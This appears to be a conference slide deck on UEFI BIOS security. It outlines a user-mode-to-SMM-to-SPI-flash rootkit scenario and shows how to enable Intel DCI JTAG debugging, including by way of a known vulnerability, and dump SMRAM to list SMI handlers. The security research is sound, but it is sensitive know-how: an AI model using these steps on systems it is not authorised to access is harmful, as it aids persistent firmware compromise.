



UEFI BIOS holes. So Much Magic, Don't Come Inside

Alexander Ermolov, Security researcher Embedi

Ruslan Zakirov, Security researcher Embedi

| About us



Alexander Ermolov

researcher, reverse engineer and information security expert

a.ermolov@embedi.com [@flothrone](https://twitter.com/flothrone)

Ruslan Zakirov

security researcher, prefers to believe nobody reads a bio

r.zakirov@embedi.com

Agenda


- Intro. UEFI BIOS rootkits
- System Management Mode
- Preliminary stage of the research
- Intel Direct Connect Interface overview
- Using Intel Direct Connect Interface
- Impact and consequences
- Conclusions



| Intro. UEFI BIOS rootkits

UEFI BIOS rootkits

UEFI BIOS security and possible rootkit injection has become a red-hot-topic



[Alex Matrosov. Betraying The BIOS. Where the Guardians Of The BIOS Are Failing]

Protections against BIOS modification

BIOS write protection mechanisms

Physical protection

- Write-protect jumper

Architectural protection

- PRx
- SMM BLE/SMM_BWP
- Intel BIOS Guard

BIOS integrity verification mechanism

BIOS update verification

- Signed image (authenticated update)

BIOS trusted boot

- OEM-specific Chain-Of-Trust
- Intel Boot Guard

Protections against BIOS modification

Not every vendor apply these protection mechanisms
And even if they do, there is no guarantee they do it right

Use CHIPSEC to get your protections configuration

```
[x] [=====  
[x] [ Module: BIOS Region Write Protection  
[x] [=====  
[*] BC = 0x08 << BIOS Control (b:d.f 00:31.0 + 0xDC)  
[00] BIOSWE = 0 << BIOS Write Enable  
[01] BLE = 0 << BIOS Lock Enable  
[02] SRC = 2 << SPI Read Configuration  
[04] TSS = 0 << Top Swap Status  
[05] SMM BWP = 0 << SMM BIOS Write Protection  
[-] BIOS region write protection is disabled!  
  
[*] BIOS Region: Base = 0x00A00000, Limit = 0x00FFFFFF  
SPI Protected Ranges  
-----  
PRx (offset) | Value | Base | Limit | WP? | RP?  
-----  
PR0 (74) | 00000000 | 00000000 | 00000000 | 0 | 0  
PR1 (78) | 00000000 | 00000000 | 00000000 | 0 | 0  
PR2 (7C) | 00000000 | 00000000 | 00000000 | 0 | 0  
PR3 (80) | 00000000 | 00000000 | 00000000 | 0 | 0  
PR4 (84) | 00000000 | 00000000 | 00000000 | 0 | 0  
-----  
[!] None of the SPI protected ranges write-protect BIOS region
```








Vendor Name	BLE	SMM_BWP	PRx	Authenticated Update
ASUS	+	+	-	-
MSI	-	-	-	-
Gigabyte	+	+	-	-
Dell	+	+	- +	+
Lenovo	+	+	RP	+
HP	+	+	RP/WP	+
Intel	+	+	-	+
Apple	-	-	WP	+

[Alex Matrosov. Betraying The BIOS. Where the Guardians Of The BIOS Are Failing]



| System Management Mode

Code execution privileges

CPU	Ring 3	 User applications  User applications (optional)
	Ring 0	 OS kernel & drivers  OS kernel & drivers (optional)
	Ring -1	 Hypervisor (optional)
	Ring -2	 System Management Mode
Chipset	Ring -3	 Intel Management Engine


System Management Mode overview

Special processor mode for runtime handling system management tasks

To turn the CPU in this mode the SMIs are used

After dispatching the SMI event, the appropriate SMI handler should be called to handle the request.

The whole amount of code which is to be executed in SMM is placed into the hidden SMRAM which is not visible for CPU in any other mode.



SMM break-in

Gain full capabilities of executing in SMM:

- Isolation
- Execution in parallel with OS
- Full physical memory access and bunch of capabilities to work with hardware

Bypass almost every known UEFI BIOS protection mechanisms (PRx, SMM_BWP/SMM BLE, Signed Updates, OEM-developed Chain-Of-Trust with no hardware Root-Of-Trust)

Survive:

- OS reinstall
- HDD replace

User mode -> SMM -> SPI flash attack scenario

Stage 1 (User-Mode):

- Client-side Exploit drop installer (1)
- Installer Elevate Privileges to System

Stage 2 (Kernel-Mode):


- Bypass code signing policies
- Install Kernel-Mode Payload (2)

Stage 3 (System Management Mode):

- Execute SMM exploit
- Elevate Privileges to SMM
- Execute SMM Payload (3)

Stage 4 (SPI Flash):

- Bypass Flash Write Protection
- Install Rootkit into Firmware



[Alex Matrosov. The UEFI Firmware Rootkits. Myths And Reality]

Useful references

- Advanced x86: Introduction to BIOS & SMM (John Butterworth)
- Training: Security of BIOS/UEFI System Firmware from Attacker and Defender Perspectives (Advanced Threat Research, McAfee/Intel)
- Attacking and Defending BIOS in 2015 (Advanced Threat Research, McAfee/Intel)
- UEFI Firmware Rootkits: Myths and Reality (Alex Matrosov and Eugene Rodionov)



| Preliminary stage of the research

Making the showcase stand

Gigabyte GA-Q170M-D3H:


- Latest F22 BIOS version
- Gigabyte has least amount of BIOS protections turned on
- BIOS itself is based on AMI Aptio V which is very popular
- Intel DCI supported



Tools for the research

Original toolset is as follows:

- UEFItool
- CHIPSEC
- IDA Pro
- Intel DCI





| Intel Direct Connect Technology

Intel DCI overview

Allows low-level processor debugging: JTAG over USB 3.0

Could be supported:

- out-of-the-box (U-series CPUs only, very rare thing for desktop boards)
- after pre-configuring (setting the DCI enable bit in PCH straps of SPI flash memory)
- after pre-configuration (repairing JTAG lines between CPU and PCH)


Connect through the USB 3.0 debug cable and debug the CPU.

Some good sources of information:

- Intel DCI secrets (Maxim Goryachy, Mark Ermolov)
- Tapping into the core (Maxim Goryachy, Mark Ermolov)

Enabling Intel DCI. The simple way


Just use the BIOS setup
actual for SoCs



Enabling Intel DCI. The simple way

Or use the INTEL-SA-00073 vulnerability that some motherboards have

Requires setting HDCIEN bit in MMIO



DCI Control Register (ECTRL)—Offset 4h

Access Method

Type: MSG Register
(Size: 32 bits)

Device:
Function:


Default: 0h

3	2	2	2	1	1	8	4	0
1	8	4	0	6	2			
0	0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0	0
RSVD							HDCIEN	RSVD

Bit Range	Default & Access	Field Name (ID): Description
31:5	0h RO	Reserved.
4	0h RW/L	Host DCI Enable (HDCIEN): 0 = Disable DCI 1 = Enable DCI This bit resides in the RTC well and is only reset by RTCRST#. This bit is cleared by writing a 0 to it; writing a 1 has no effect.
3:0	0h RO	Reserved.


Enabling Intel DCI. The hard way

1. Use the BIOS image configuration tool (like AMIBCP) to enable the debugging feature through the EFI Human Interface Infrastructure (HII)
2. Use Intel Flash Image tool to build the new SPI flash image
3. Use Intel Flash Programming tool or a hardware programmer to write the image into the SPI flash memory




Setup Configuration PCI IRQ Routing BIOS Strings DMI Tables Boot Order BIOS Features						
Handle	Control Group Structures	Show	Access/Use	Failsafe	Optimal	
(0769)	Hardware Prefetcher	Yes	Default	Enabled	Enabled	
(076B)	Adjacent Cache Line Prefetch	Yes	Default	Enabled	Enabled	
(076D)	Intel (VMX) Virtualization Technol...	Yes	Default	Enabled	Enabled	
(0744)	PECI	Yes	Default	Enabled	Enabled	
(0763)	Active Processor Cores	Yes	Default	All	All	
(0952)	Execute Disable Bit	Yes	Default	Enabled	Enabled	
(0954)	Limit CPUID Maximum	Yes	Default	Disabled	Disabled	
(0750)	Hyper-Threading	Yes	Default	Enabled	Enabled	
(0752)	BIST	Yes	Default	Disabled	Disabled	
(0754)	JTAG C10 Power	Yes	Default	Disabled	Disabled	
(0756)	AP threads Idle Manner	Yes	Default	MWAIT Loop	MWAIT Loop	
(0758)	AP threads Handoff Manner	Yes	Default	MWAIT Loop	MWAIT Loop	
(075D)	AES	Yes	Default	Enabled	Enabled	
(075F)	MachineCheck	Yes	Default	Enabled	Enabled	
(0761)	MonitorMWait	Yes	Default	Enabled	Enabled	
(076F)	Intel Trusted Execution Technology	Yes	Default	Disabled	Disabled	
(0771)	Alias Check Request	Yes	Default	Disabled	Disabled	
(073E)	DPR Memory Size (MB)	Yes	Default	0	4	
(08E7)	Reset AUX Content	Yes	Default	no	no	
(08DD)	Flash Wear Out Protection	Yes	Default	Disabled	Disabled	
(08E5)	Current Debug Interface Status	Yes	Default	Disabled	Disabled	
(08DF)	Debug Interface	Yes	Default	Disabled	Disabled	
(08E3)	Direct Connect Interface	Yes	Default	Disabled	Disabled	
(08E1)	Debug Interface Lock	Yes	Default	Enabled	Enabled	
(0925)	Processor trace memory allocation	Yes	Default	Disabled	Disabled	

1. If everything went good, you will see this in Windows Device Manager:



Setting up Intel DFX Abstraction Layer

1. Install Intel System Studio trial with Intel DFX Abstraction Layer (DAL)
2. Run C:\Intel\DAL -> ConfigConsole.exe
3. Run Dalstartup.py



```
import itpii
```

```
itp = itpii.baseaccess()
```

```
# When running using JTAG Only Mode enabled, the PREQ, PRDY, DBR and RESET  
# pins are considered off, and PowerGood is considered on. We also enable  
# TAP based break detection, and and start to poll for probe mode entry.  
# Triggered scans are disabled and memory scan delays are put into place.  
itp.jtagonlymode(0, True)
```

4. Start PythonConsole.cmd

Setting up Intel DFX Abstraction Layer

5. Halt the CPU to make sure it is operable

Registering MasterFrame...

Registered C:\Intel\DAL\MasterFrame.HostApplication.exe Successfully.

Using Intel DAL 1.9.9114.100 Built 3/29/2017 against rev ID 482226 [1714]

Using Python 2.7.12 (64bit), .NET 2.0.50727.8669, Python.NET 2.0.18, pyreadline 2.0.1

DCI: Target connection has been established

DCI: Transport has been detected

Target Configuration: SKL_SPT_OpenDCI_Dbc_Only_ReferenceSettings

Note: Target reset has occurred

Note: Power Restore occurred

Note: The 'coregroupsactive' control variable has been set to 'GPC'

Using SKL_SPT_OpenDCI_Dbc_Only_ReferenceSettings

Successfully imported "C:\Intel\DAL\dalstartup"

>>? itp.halt()

[SKL_CO_T0] MWAIT C1 B break at 0x10:FFFFFF80913FE1348 in task 0x0040

[SKL_CO_T1] MWAIT C1 B break at 0x10:FFFFFF80913FE1348 in task 0x0040

[SKL_C1_T0] MWAIT C1 B break at 0x10:FFFFFF80913FE1348 in task 0x0040

[SKL_C1_T1] MWAIT C1 B break at 0x10:FFFFFF80913FE1348 in task 0x0040

>>>



Hunting the SMM vulnerability

Step 1. Dumping SMRAM

Firstly, use CHIPSEC to know where the SMRAM is located

```
In [5]: import chipsec.chipset
In [6]: cs = chipsec.chipset.cs()
...: cs.init(None, True, True)
...:
```

```
WARNING: *****
WARNING: Chipsec should only be used on test systems!
WARNING: It should not be installed/deployed on production end-user systems.
WARNING: See WARNING.txt
WARNING: *****
```

[CHIPSEC] API mode: using CHIPSEC kernel module API

```
In [7]: SMRAM = cs.cpu.get_SMRAM()
In [8]: hex(SMRAM[0])
Out[8]: '0xbd000000L'
```

```
In [9]: hex(SMRAM[1])
Out[9]: '0xbd7fffffL'
```

Step 1. Dumping SMRAM

To access the SMRAM, set the breakpoint on SMM entering, and generate SW SMI (by writing to IO port 0xB2)

```
>>? itp.halt()
[SKL_CO_T0] MWAIT C1 B break at 0x10:FFFFFF8055F1A1348 in task 0x0040
[SKL_CO_T1] MWAIT C1 B break at 0x10:FFFFFF8055F1A1348 in task 0x0040
[SKL_C1_T0] MWAIT C1 B break at 0x10:FFFFFF8055F1A1348 in task 0x0040
[SKL_C1_T1] MWAIT C1 B break at 0x10:FFFFFF8055F1A1348 in task 0x0040
>>> itp.cv.smmentrybreak=1
>>> itp.threads[0].port(0xb2, 0)
>>> itp.go()
>>?
[SKL_CO_T0] SMM Entry break at 0xC600:00000000000008000 in task 0x0040
[SKL_CO_T1] SMM Entry break at 0xC680:00000000000008000 in task 0x0040
[SKL_C1_T0] SMM Entry break at 0xC700:00000000000008000 in task 0x0040
[SKL_C1_T1] SMM Entry break at 0xC780:00000000000008000 in task 0x0040
>>?
```

| Step 1. Dumping SMRAM

Finally, read the SMRAM

```
>>> itp.threads[0].memsave('smram.bin', '0xbd000000P', '0xbd7ffffffP', True)
```

Due to the requested amount of memory (8388608 bytes), this command will take a while to execute.

Due to the requested amount of memory (8388608 bytes), this command will take a while to execute.

```
>>>
```

Step 2. Looking for available SMI handlers

Use the smram_parse.py script to analyze the SMI handlers

SW SMI HANDLERS:

```
0xbd465c10: SMI = 0x28, addr = 0xbd463a3c, image = PowerMgmtSmm
0xbd59dc10: SMI = 0x56, addr = 0xbd59bb14, image = CpuSpSMI
0xbd59db10: SMI = 0x57, addr = 0xbd59bc88, image = CpuSpSMI
0xbd541d10: SMI = 0x62, addr = 0xbd574004, image = GenericComponentSmmEntry *
0xbd541b10: SMI = 0x65, addr = 0xbd575024, image = GenericComponentSmmEntry *
0xbd541a10: SMI = 0x63, addr = 0xbd5753a0, image = GenericComponentSmmEntry *
0xbd541910: SMI = 0x64, addr = 0xbd575a18, image = GenericComponentSmmEntry *
0xbd541810: SMI = 0xb2, addr = 0xbd575fa4, image = GenericComponentSmmEntry *
0xbd541110: SMI = 0xb0, addr = 0xbd537c28, image = NbSmi
0xbd542910: SMI = 0xbb, addr = 0xbd52ed04, image = SbRunSmm
0xbd542210: SMI = 0xa0, addr = 0xbd525ce4, image = AcpiModeEnable
0xbd542010: SMI = 0xa1, addr = 0xbd525dd0, image = AcpiModeEnable
0xbd524b10: SMI = 0x55, addr = 0xbd5114d0, image = SmramSaveInfoHandlerSmm
